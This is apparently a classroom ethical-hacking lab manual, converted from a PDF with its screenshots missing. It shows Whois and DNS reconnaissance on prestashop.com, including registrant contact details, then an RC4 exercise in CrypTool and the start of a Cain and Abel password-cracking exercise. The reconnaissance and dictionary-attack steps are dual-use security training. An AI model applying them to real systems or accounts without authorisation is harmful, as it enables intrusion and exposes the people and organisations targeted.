


PRACTICAL NO.1


AIM : Use Google and Whois for Reconnaissance.

Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com

Overview for **prestashop.com**: **Whois** Website Info History DNS Records Diagnostics

Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers


a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

Raw Registrar Data


Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
<https://icann.org/epp#clientTransferProhibited>
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:

Overview for [prestashop.com](#): Whois [Website Info](#) History DNS Records Diagnostics ⌚ Updated 10 hours ago


Contact Information		Content Data	
Owner Name	PrestaShop SA	Title	PrestaShop
Email	contact@prestashop.com	Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com .
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE	Speed: Median Load Time	2608
		Speed: Percentile	 21%
		Links In Count	61656



1 Days



Subdomains



Overview for **prestashop.com**: Whois Website Info **History** DNS Records Diagnostics ⌚ Updated 11 hours ago ⌚

Want this archived information removed?

Old Registrar Info January 28, 2008	
Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015	
Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates	
Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Overview for **prestashop.com**: Whois Website Info **History** **DNS Records** Diagnostics ⌚ Updated 11 hours ago ⌚


Name Servers – prestashop.com		
Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Vélizy, A8, FR

SOA Record – prestashop.com		
Name Server	master.ns.mailclub.fr	
Email	domaines@mailclub.fr	
Serial Number	2012123310	
Refresh	8 hours	
Retry	4 hours	
Expiry	41 days 16 hours	
Minimum	9 hours 13 minutes 20 seconds	

PRACTICAL NO. 2


2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

Step 1:




Step 2 : Using RC4.


Encryption using RC4



Decryption




2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords



Click on HASH Calcuator

Enter the password to convert into hash




Paste the value into the field you have converted

e.g(MD5)

